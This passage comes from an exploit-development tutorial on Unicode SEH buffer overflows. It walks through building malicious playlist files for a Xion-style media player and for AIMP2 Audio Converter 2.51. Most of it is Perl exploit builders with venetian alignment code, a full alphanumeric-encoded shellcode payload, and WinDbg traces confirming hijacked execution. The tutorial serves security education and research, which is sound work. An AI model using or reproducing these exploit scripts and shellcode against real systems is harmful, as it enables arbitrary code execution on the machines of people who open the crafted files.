$preparestuff=$preparestuff."\x58"; #pop eax
$preparestuff=$preparestuff."\x6e"; #pop/align
$preparestuff=$preparestuff."\x05\x14\x11"; #add eax,0x11001400
$preparestuff=$preparestuff."\x6e"; #pop/align
$preparestuff=$preparestuff."\x2d\x13\x11"; #sub eax,0x11001300
$preparestuff=$preparestuff."\x6e"; #pop/align

my $jump = "\x50"; #push eax
$jump=$jump."\x6d"; #nop/align
$jump=$jump."\xc3"; #ret

my $morestuff="D" x (5000-length($junk.$nseh.$seh.$preparestuff.$jump));

$payload=$junk.$nseh.$seh.$preparestuff.$jump.$morestuff;

open(myfile,'>corelantest.m3u');
print myfile $payload;
close(myfile);
print "Wrote ".length($payload)." bytes\n";
```

Result :

```
This exception may be expected and handled.
eax=00000044 ebx=02ee2c84 ecx=02dbc588 edx=00130000 esi=02ee2c68 edi=0012f298
eip=01aec2a6 esp=0012e84c ebp=0012f2b8 iopl=0 nv up ei pl nz na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00210206
DefaultPlaylist!XionPluginCreate+0x18776:
01aec2a6 668902 mov word ptr [edx],ax ds:0023:00130000=6341
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.

0:000> !exchain
0012f2ac:
image00400000+50015 (00450015)
Invalid exception stack at 00620061

0:000> bp 0012f2ac

0:000> g
Breakpoint 0 hit
eax=00000000 ebx=7c9032a8 ecx=00450015 edx=7c9032bc esi=00000000 edi=00000000
eip=0012f2ac esp=0012e488 ebp=0012e564 iopl=0 nv up ei pl zr na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00200246
<Unloaded_papi.dll>+0x12f2ab:
0012f2ac 61 popad
0:000> t
eax=0012e564 ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538 edi=0012e580
eip=0012f2ad esp=0012e4a8 ebp=0012f2ac iopl=0 nv up ei pl zr na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00200246
<Unloaded_papi.dll>+0x12f2ac:
0012f2ad 006200 add byte ptr [edx],ah ds:0023:0012e54c=b8
0:000>
eax=0012e564 ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538 edi=0012e580
eip=0012f2b0 esp=0012e4a8 ebp=0012f2ac iopl=0 nv up ei ng nz na po cy
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00200283
<Unloaded_papi.dll>+0x12f2af:
0012f2b0 1500450044 adc eax,offset <Unloaded_papi.dll>+0x440044ff (44004500)
0:000>
eax=44132a65 ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538 edi=0012e580
eip=0012f2b5 esp=0012e4a8 ebp=0012f2ac iopl=0 nv up ei pl nz na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00200206
<Unloaded_papi.dll>+0x12f2b4:
0012f2b5 006e00 add byte ptr [esi],ch ds:0023:0012e538=63
0:000>
```

```
eax=44132a65 ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538 edi=0012e580
eip=0012f2b8 esp=0012e4a8 ebp=0012f2ac iopl=0 ov up ei ng nz na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00200a86
<Unloaded_papi.dll>+0x12f2b7:
0012f2b8 55 push ebp
0:000>
eax=44132a65 ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538 edi=0012e580
eip=0012f2b9 esp=0012e4a4 ebp=0012f2ac iopl=0 ov up ei ng nz na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00200a86
<Unloaded_papi.dll>+0x12f2b8:
0012f2b9 006e00 add byte ptr [esi],ch ds:0023:0012e538=95
0:000>
eax=44132a65 ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538 edi=0012e580
eip=0012f2bc esp=0012e4a4 ebp=0012f2ac iopl=0 nv up ei ng nz na po nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00200282
<Unloaded_papi.dll>+0x12f2bb:
0012f2bc 58 pop eax
0:000>
eax=0012f2ac ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538 edi=0012e580
eip=0012f2bd esp=0012e4a8 ebp=0012f2ac iopl=0 nv up ei ng nz na po nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00200282
<Unloaded_papi.dll>+0x12f2bc:
0012f2bd 006e00 add byte ptr [esi],ch ds:0023:0012e538=c7
0:000>
eax=0012f2ac ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538 edi=0012e580
eip=0012f2c0 esp=0012e4a8 ebp=0012f2ac iopl=0 nv up ei ng nz na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00200286
<Unloaded_papi.dll>+0x12f2bf:
0012f2c0 0500140011 add eax,offset BASS+0x1400 (11001400)
0:000>
eax=111306ac ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538 edi=0012e580
eip=0012f2c5 esp=0012e4a8 ebp=0012f2ac iopl=0 nv up ei pl nz na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00200206
<Unloaded_papi.dll>+0x12f2c4:
0012f2c5 006e00 add byte ptr [esi],ch ds:0023:0012e538=f9
0:000>
eax=111306ac ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538 edi=0012e580
eip=0012f2c8 esp=0012e4a8 ebp=0012f2ac iopl=0 nv up ei pl nz na pe cy
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00200207
<Unloaded_papi.dll>+0x12f2c7:
0012f2c8 2d00130011 sub eax,offset BASS+0x1300 (11001300)
0:000>
eax=0012f3ac ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538 edi=0012e580
eip=0012f2cd esp=0012e4a8 ebp=0012f2ac iopl=0 nv up ei pl nz na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00200206
<Unloaded_papi.dll>+0x12f2cc:
0012f2cd 006e00 add byte ptr [esi],ch ds:0023:0012e538=2b

0:000> d eax
0012f3ac 44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00 D.D.D.D.D.D.D.D.
0012f3bc 44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00 D.D.D.D.D.D.D.D.
0012f3cc 44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00 D.D.D.D.D.D.D.D.
0012f3dc 44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00 D.D.D.D.D.D.D.D.
0012f3ec 44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00 D.D.D.D.D.D.D.D.
0012f3fc 44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00 D.D.D.D.D.D.D.D.
0012f40c 44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00 D.D.D.D.D.D.D.D.
0012f41c 44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00 D.D.D.D.D.D.D.D.

0:000> t
eax=0012f3ac ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538 edi=0012e580
eip=0012f2d0 esp=0012e4a8 ebp=0012f2ac iopl=0 nv up ei pl nz na po nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00200202
<Unloaded_papi.dll>+0x12f2cf:
0012f2d0 50 push eax
0:000> t
eax=0012f3ac ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538 edi=0012e580
eip=0012f2d1 esp=0012e4a4 ebp=0012f2ac iopl=0 nv up ei pl nz na po nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00200202
<Unloaded_papi.dll>+0x12f2d0:
0012f2d1 006d00 add byte ptr [ebp],ch ss:0023:0012f2ac=61
0:000> t
eax=0012f3ac ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538 edi=0012e580
eip=0012f2d4 esp=0012e4a4 ebp=0012f2ac iopl=0 nv up ei ng nz na po nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00200282
<Unloaded_papi.dll>+0x12f2d3:
0012f2d4 c3 ret

0:000> t
eax=0012f3ac ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538 edi=0012e580
eip=0012f3ac esp=0012e4a8 ebp=0012f2ac iopl=0 nv up ei ng nz na po nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00200282
<Unloaded_papi.dll>+0x12f3ab:
0012f3ac 44 inc esp
```

Ok, that worked

So now we need to put our shellcode in our payload, making sure it sits at 0012f3ac as well. In

order to do so, we need the offset between the last instruction in our venetian jumpcode (c3 = ret) and 0012f3ac.


```
0:000> d 0012f2d4
0012f2d4 c3 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00 ..D.D.D.D.D.D.
0012f2e4 44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00 D.D.D.D.D.D.D.
0012f2f4 44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00 D.D.D.D.D.D.D.
0012f304 44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00 D.D.D.D.D.D.D.
0012f314 44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00 D.D.D.D.D.D.D.
0012f324 44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00 D.D.D.D.D.D.D.
0012f334 44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00 D.D.D.D.D.D.D.
0012f344 44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00 D.D.D.D.D.D.D.
0:000> d
0012f354 44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00 D.D.D.D.D.D.D.
0012f364 44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00 D.D.D.D.D.D.D.
0012f374 44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00 D.D.D.D.D.D.D.
0012f384 44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00 D.D.D.D.D.D.D.
0012f394 44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00 D.D.D.D.D.D.D.
0012f3a4 44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00 D.D.D.D.D.D.D.
0012f3b4 44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00 D.D.D.D.D.D.D.
0012f3c4 44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00 D.D.D.D.D.D.D.
```

0012f3ac - 0012f2d5 = 215 bytes. Half of the required amount of bytes will added by the unicode conversion, so we need to pad 107 bytes (which will be automatically expanded to 214 bytes), then put our shellcode, and then put more junk (to trigger the exception that eventually leads to triggering our code)

Code :

```
my $totalsize=5000;
my $junk = "A" x 254;
my $nseh="\x61\x62"; #popad + nop
my $seh="\x15\x45"; #put 00450015 in SE Handler

my $preparestuff="D"; #we need the first D
$preparestuff=$preparestuff."\x6e"; #nop/align
$preparestuff=$preparestuff."\x55"; #push ebp
$preparestuff=$preparestuff."\x6e"; #nop/align
$preparestuff=$preparestuff."\x58"; #pop eax
$preparestuff=$preparestuff."\x6e"; #pop/align
$preparestuff=$preparestuff."\x05\x14\x11"; #add eax,0x11001400
$preparestuff=$preparestuff."\x6e"; #pop/align
$preparestuff=$preparestuff."\x2d\x13\x11"; #sub eax,0x11001300
$preparestuff=$preparestuff."\x6e"; #pop/align

my $jump = "\x50"; #push eax
$jump=$jump."\x6d"; #nop/align
$jump=$jump."\xc3"; #ret

my $morestuff="D" x 107; #required to make sure shellcode = eax

my $shellcode="PPYAIAIAIAIAQATAXAZAPA3QADAZA".
"BARALAYAIAQAIAQAPA5AAAPAZ1AI1AIAIAJ11AIAIAXA".
"58AAPAZABABQI1AIQIAIQI1111AIAJQI1AYAZBABABAB".
"AB30APB944JBKLK8U9M0M0KPS0U99UNQ8RS44KPR004K".
"22LLDKR2MD4KCBMXLOGG0JO6NQKOP1WPVLOLQQCLM2NL".
"MPGQ8OLMM197K2ZP22B7TK0RLPTK12OLM1Z04KOPBX55".
"Y0D4OZKQXP0P4KOXMHTKR8MPKQJ3ISOL19TKNTTKM18V".
"NQKONQ90FLGQ8OLMKQY7NXK0T5L4M33MKHOKSMND45JB".
"R84K0XMTKQHSBFTKLL0KTK28MLM18S4KKT4KKQXPSYOT".
"NDMTQKQK311IQJPQKOYPQHQOPZTKLRZKSVQM2JKQTMSU".
"89KPKPKP0PQX014K2O4GKOHU7KIPMMNJLJQXEVDU7MEM".
"KOHUOLKVCLLJSPKKIPT5LEGKQ7N33BRO1ZKP23KOYERC".
"QQ2LRCM0LJA";

my $evenmorestuff="D" x 4100; #just a guess

$payload=$junk.$nseh.$seh.$preparestuff.$jump.$morestuff.$shellcode.$evenmorestuff;

open(myfile,'>corelantest.m3u');
print myfile $payload;
close(myfile);
print "Wrote ".length($payload)." bytes\n";
```

Result :



0wned !

Building a unicode exploit - Example 2

In our first example, we got somewhat lucky. The available buffer space allowed us to use a 524 byte shellcode, placed after overwriting the SEH record. In fact, 524 bytes is fairly small for unicode shellcode…

We may not get this lucky every time.

In the second example, I'll discuss the first steps to building a working exploit for AIMP2 Audio Converter 2.51 build 330 (and below), as reported by mr_me.

You can download the vulnerable application here. (The vulnerable application is aimp2c.exe). When loading a specially crafter playlist file, and pressing the "Play" button, the application crashes :

Poc Code :

```
my $header = "[playlist]\nNumberOfEntries=1\n\n";
$header=$header."File1=";
my $junk="A" x 5000;
my $payload=$header.$junk."\n";

open(myfile,'>aimp2sploit.pls');
print myfile $payload;
print "Wrote " . length($payload)." bytes\n";
close(myfile);
```

Result :

```
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=001c0020 ebx=00000000 ecx=00000277 edx=00000c48 esi=001d1a58 edi=00130000
eip=004530c6 esp=0012dca8 ebp=0012dd64 iopl=0 nv up ei pl nz ac pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00210216
AIMP2!SysutilsWideFormatBuf$qqrpvuipxvuipx14SystemTVarRecxi+0xe2:
004530c6 f366a5 rep movs word ptr es:[edi],word ptr [esi]
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.

0:000> !exchain
0012fda0: *** WARNING: Unable to verify checksum for image00400000
image00400000+10041 (00410041)
Invalid exception stack at 00410041
```

Using a metasploit pattern, I have discovered that, on my system, the offset to hit the SEH record is 4065 bytes. After searching for Unicode compatible pop pop ret addresses, I decided to use 0x0045000E (aimp2.dll).

We'll overwrite next SEH with 0x41,0x6d (inc ecx + nop), and put 1000 B's after overwriting the SEH record :

Code :

```
my $header = "[playlist]\nNumberOfEntries=1\n\n";
$header=$header."File1=";
my $junk="A" x 4065;
my $nseh="\x41\x6d"; # inc ecx + add byte ptr [ebp],ch
my $seh="\x0e\x45"; #0045000E aimp2.dll Universal ? => push cs + add byte ptr [ebp],al
my $rest = "B" x 1000;
my $payload=$header.$junk.$nseh.$seh.$rest."\n";
open(myfile,'>aimp2sploit.pls');
print myfile $payload;
print "Wrote " . length($payload)." bytes\n";
close(myfile);
```

Result :

```
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=001c0020 ebx=00000000 ecx=000002bc edx=00000c03 esi=001c7d88 edi=00130000
eip=004530c6 esp=0012dca8 ebp=0012dd64 iopl=0 nv up ei pl nz ac pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00210216
AIMP2!SysutilsWideFormatBuf$qqrpvuipxvuipx14SystemTVarRecxi+0xe2:
004530c6 f366a5 rep movs word ptr es:[edi],word ptr [esi]
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.

0:000> !exchain
0012fda0: AIMP2!SysutilsWideLowerCase$qqrx17SystemWideString+c2 (0045000e)
Invalid exception stack at 006d0041

0:000> bp 0012fda0
0:000> g
Breakpoint 0 hit
eax=00000000 ebx=00000000 ecx=7c9032a8 edx=7c9032bc esi=00000000 edi=00000000
eip=0012fda0 esp=0012d8e4 ebp=0012d9c0 iopl=0 nv up ei pl zr na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00200246
<Unloaded_papi.dll>+0x12fd8f:
0012fda0 41 inc ecx
0:000> t
eax=00000000 ebx=00000000 ecx=7c9032a9 edx=7c9032bc esi=00000000 edi=00000000
eip=0012fda1 esp=0012d8e4 ebp=0012d9c0 iopl=0 nv up ei pl nz na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00200206
<Unloaded_papi.dll>+0x12fd90:
0012fda1 006d00 add byte ptr [ebp],ch ss:0023:0012d9c0=05
0:000> t
eax=00000000 ebx=00000000 ecx=7c9032a9 edx=7c9032bc esi=00000000 edi=00000000
eip=0012fda4 esp=0012d8e4 ebp=0012d9c0 iopl=0 nv up ei pl nz na po nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00200202
<Unloaded_papi.dll>+0x12fd93:
0012fda4 0e push cs
0:000> t
eax=00000000 ebx=00000000 ecx=7c9032a9 edx=7c9032bc esi=00000000 edi=00000000
eip=0012fda5 esp=0012d8e0 ebp=0012d9c0 iopl=0 nv up ei pl nz na po nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00200202
<Unloaded_papi.dll>+0x12fd94:
0012fda5 004500 add byte ptr [ebp],al ss:0023:0012d9c0=37
0:000> t
eax=00000000 ebx=00000000 ecx=7c9032a9 edx=7c9032bc esi=00000000 edi=00000000
eip=0012fda8 esp=0012d8e0 ebp=0012d9c0 iopl=0 nv up ei pl nz na po nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00200202
<Unloaded_papi.dll>+0x12fd97:
0012fda8 42 inc edx
0:000> d eip
0012fda8 42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00 B.B.B.B.B.B.B.
0012fdb8 42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00 B.B.B.B.B.B.B.
0012fdc8 42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00 B.B.B.B.B.B.B.
0012fdd8 42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00 B.B.B.B.B.B.B.
0012fde8 42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00 B.B.B.B.B.B.B.
0012fdf8 42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00 B.B.B.B.B.B.B.
0012fe08 42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00 B.B.B.B.B.B.B.
0012fe18 42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00 B.B.B.B.B.B.B.
```

ok, so far so good. We've made the jump. Now we'll try to put an address at eax, which points into our B's.

When looking at the registers, we cannot find any register that can really help us. But if we look at what is on the stack at this point (at esp), we can see this :

```
0:000> d esp
0012d8e0 1b 00 12 00 dc d9 12 00-94 d9 12 00 a0 fd 12 00 ................
0012d8f0 bc 32 90 7c a0 fd 12 00-a8 d9 12 00 7a 32 90 7c .2.|........z2.|
0012d900 c0 d9 12 00 a0 fd 12 00-dc d9 12 00 94 d9 12 00 ................
0012d910 0e 00 45 00 00 00 13 00-c0 d9 12 00 a0 fd 12 00 ..E.............
0012d920 0f aa 92 7c c0 d9 12 00-a0 fd 12 00 dc d9 12 00 ...|............
0012d930 94 d9 12 00 0e 00 45 00-00 00 13 00 c0 d9 12 00 ......E.........
0012d940 88 7d 1c 00 90 2d 1b 00-47 00 00 00 00 00 15 00 .}...-..G.......
0012d950 37 00 00 00 8c 20 00 00-e8 73 19 00 00 00 00 00 7.... ...s......
0:000> d 0012001b
0012001b ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ????????????????
0012002b ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ????????????????
0012003b ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ????????????????
0012004b ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ????????????????
0012005b ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ????????????????
0012006b ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ????????????????
0012007b ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ????????????????
0012008b ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ????????????????
0:000> d 0012d9dc
0012d9dc 3f 00 01 00 00 00 00-00 00 00 00 00 00 00 00 ?...............
0012d9ec 00 00 00 00 00 00 00-00 00 00 00 72 12 ff ff ............r...
0012d9fc 00 30 ff ff ff ff ff-ff-20 53 84 74 1b 00 5b 05 .0...... S.t..[.
0012da0c 28 ad 38 00 23 00 ff ff-00 00 00 00 00 00 00 00 (.8.#...........
0012da1c 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
0012da2c 00 00 00 00 00 00 48 53-6b bc 80 ff 12 00 00 d0 ......HSk.......
0012da3c 2c 00 00 00 90 24 4e 80-00 00 00 40 00 dc 00 c2 ,....$N....@....
0012da4c 00 da 35 40 86 74 b8 e6-e0 d8 de d2 3d 40 00 00 ..5@.t......=@..
0:000> d 0012d994
0012d994 ff ff ff ff 00 00 00 00-00 13 00 00 10 12 00 ................
0012d9a4 08 06 15 00 64 dd 12 00-8a e4 90 7c 00 00 00 00 ....d......|....
0012d9b4 dc d9 12 00 c0 d9 12 00-dc d9 12 00 37 00 00 c0 ............7...
0012d9c4 00 00 00 00 00 00 00 00-c6 30 45 00 02 00 00 00 .........0E.....
0012d9d4 01 00 00 00 00 00 13 00-3f 00 01 00 00 00 00 00 ........?.......
0012d9e4 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
0012d9f4 00 00 00 00 72 12 ff ff-00 30 ff ff ff ff ff ff ....r....0......
0012da04 20 53 84 74 1b 00 5b 05-28 ad 38 00 23 00 ff ff S.t..[.(.8.#...
0:000> d 0012fda0
0012fda0 41 00 6d 00 0e 00 45 00-42 00 42 00 42 00 42 00 A.m...E.B.B.B.B.
0012fdb0 42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00 B.B.B.B.B.B.B.B.
0012fdc0 42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00 B.B.B.B.B.B.B.B.
0012fdd0 42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00 B.B.B.B.B.B.B.B.
0012fde0 42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00 B.B.B.B.B.B.B.B.
0012fdf0 42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00 B.B.B.B.B.B.B.B.
0012fe00 42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00 B.B.B.B.B.B.B.B.
0012fe10 42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00 B.B.B.B.B.B.B.B.
```

The 4th address brings us close to our B's. So what we need to do is put the 4th address in eax, and increase it just a little, so it points to a location where we can put our shellcode.

Getting the 4th address is as simple as doing 4 pop's in a row. So if you would do pop eax, pop eax, pop eax, pop eax, then the last "pop eax" will take the 4th address from esp. In venetian shellcode, this would be :

```
my $align = "\x58"; #pop eax
$align=$align."\x6d";
$align=$align."\x58"; #pop eax
$align=$align."\x6d";
$align=$align."\x58"; #pop eax
$align=$align."\x6d";
$align=$align."\x58"; #pop eax
$align=$align."\x6d";
```

We'll increase eax just a little. The smallest amount we can add easily is 100, which can be done using the following code :

```
#now increase the address in eax so it would point to our buffer
$align = $align."\x05\x02\x11"; #add eax,11000200
$align=$align."\x6d"; #align/nop
$align=$align."\x2d\x01\x11"; #sub eax,11000100
```

```
$align=$align."\x6d"; #align/nop
```

Finally, we'll need to jump to eax :

```
my $jump = "\x50"; #push eax
$jump=$jump."\x6d"; #nop/align
$jump=$jump."\xc3"; #ret
```

After the jump, we'll put B's. Let's see if we can jump to the B's :

Code :

```
my $header = "[playlist]\nNumberOfEntries=1\n\n";
$header=$header."File1=";
my $junk="A" x 4065;
my $seh="\x41\x6d"; # inc ecx + add byte ptr [ebp],ch
my $nseh="\x0e\x45"; #0045000E aimp2.dll

#good stuff on the stack, we need 4th address
my $align = "\x58"; #pop eax
$align=$align."\x6d";
$align=$align."\x58"; #pop eax
$align=$align."\x6d";
$align=$align."\x58"; #pop eax
$align=$align."\x6d";
$align=$align."\x58"; #pop eax
$align=$align."\x6d";

#now increase the address in eax so it would point to our buffer
$align = $align."\x05\x02\x11"; #add eax,11000200
$align=$align."\x6d"; #align/nop
$align=$align."\x2d\x01\x11"; #sub eax,11000100
$align=$align."\x6d"; #align/nop

#jump to eax now
my $jump = "\x50"; #push eax
$jump=$jump."\x6d"; #nop/align
$jump=$jump."\xc3"; #ret

#put in 1000 Bs
my $rest="B" x 1000;
my $payload=$header.$junk.$seh.$nseh.$align.$jump.$rest."\n";

open(myfile,'>aimp2sploit.pls');
print myfile $payload;
print "Wrote " . length($payload)." bytes\n";
close(myfile);
```

Result :

```
eax=0012fda0 ebx=00000000 ecx=7c9032a9 edx=7c9032bc esi=00000000 edi=00000000
eip=0012fdb8 esp=0012d8f0 ebp=0012d9c0 iopl=0 nv up ei ng nz na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00200286
<Unloaded_papi.dll>+0x12fda7:
0012fdb8 0500020011 add eax,offset bass+0x200 (11000200)
0:000>
eax=1112ffa0 ebx=00000000 ecx=7c9032a9 edx=7c9032bc esi=00000000 edi=00000000
eip=0012fdbd esp=0012d8f0 ebp=0012d9c0 iopl=0 nv up ei pl nz na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00200206
<Unloaded_papi.dll>+0x12fdac:
0012fdbd 006d00 add byte ptr [ebp],ch ss:0023:0012d9c0=ff
0:000>
eax=1112ffa0 ebx=00000000 ecx=7c9032a9 edx=7c9032bc esi=00000000 edi=00000000
eip=0012fdc0 esp=0012d8f0 ebp=0012d9c0 iopl=0 nv up ei pl nz ac po cy
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00200213
<Unloaded_papi.dll>+0x12fdaf:
0012fdc0 2d00010011 sub eax,offset bass+0x100 (11000100)
0:000>
eax=0012fea0 ebx=00000000 ecx=7c9032a9 edx=7c9032bc esi=00000000 edi=00000000
eip=0012fdc5 esp=0012d8f0 ebp=0012d9c0 iopl=0 nv up ei pl nz na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00200206
<Unloaded_papi.dll>+0x12fdb4:
0012fdc5 006d00 add byte ptr [ebp],ch ss:0023:0012d9c0=31
0:000> d eax
0012fea0 42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00 B.B.B.B.B.B.B.B.
0012feb0 42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00 B.B.B.B.B.B.B.B.
0012fec0 42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00 B.B.B.B.B.B.B.B.
0012fed0 42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00 B.B.B.B.B.B.B.B.
0012fee0 42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00 B.B.B.B.B.B.B.B.
0012fef0 42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00 B.B.B.B.B.B.B.B.
```

```
0012ff00 42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00 B.B.B.B.B.B.B.B.
0012ff10 42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00 B.B.B.B.B.B.B.B.
0:000> t
eax=0012fea0 ebx=00000000 ecx=7c9032a9 edx=7c9032bc esi=00000000 edi=00000000
eip=0012fdc8 esp=0012d8f0 ebp=0012d9c0 iopl=0 nv up ei pl nz na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00200206
<Unloaded_papi.dll>+0x12fdb7:
0012fdc8 50 push eax
0:000> t
eax=0012fea0 ebx=00000000 ecx=7c9032a9 edx=7c9032bc esi=00000000 edi=00000000
eip=0012fdc9 esp=0012d8ec ebp=0012d9c0 iopl=0 nv up ei pl nz na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00200206
<Unloaded_papi.dll>+0x12fdb8:
0012fdc9 006d00 add byte ptr [ebp],ch ss:0023:0012d9c0=63
0:000> t
eax=0012fea0 ebx=00000000 ecx=7c9032a9 edx=7c9032bc esi=00000000 edi=00000000
eip=0012fdcc esp=0012d8ec ebp=0012d9c0 iopl=0 ov up ei ng nz na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00200a86
<Unloaded_papi.dll>+0x12fdbb:
0012fdcc c3 ret
0:000> t
eax=0012fea0 ebx=00000000 ecx=7c9032a9 edx=7c9032bc esi=00000000 edi=00000000
eip=0012fea0 esp=0012d8f0 ebp=0012d9c0 iopl=0 ov up ei ng nz na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00200a86
<Unloaded_papi.dll>+0x12fe8f:
0012fea0 42 inc edx
```

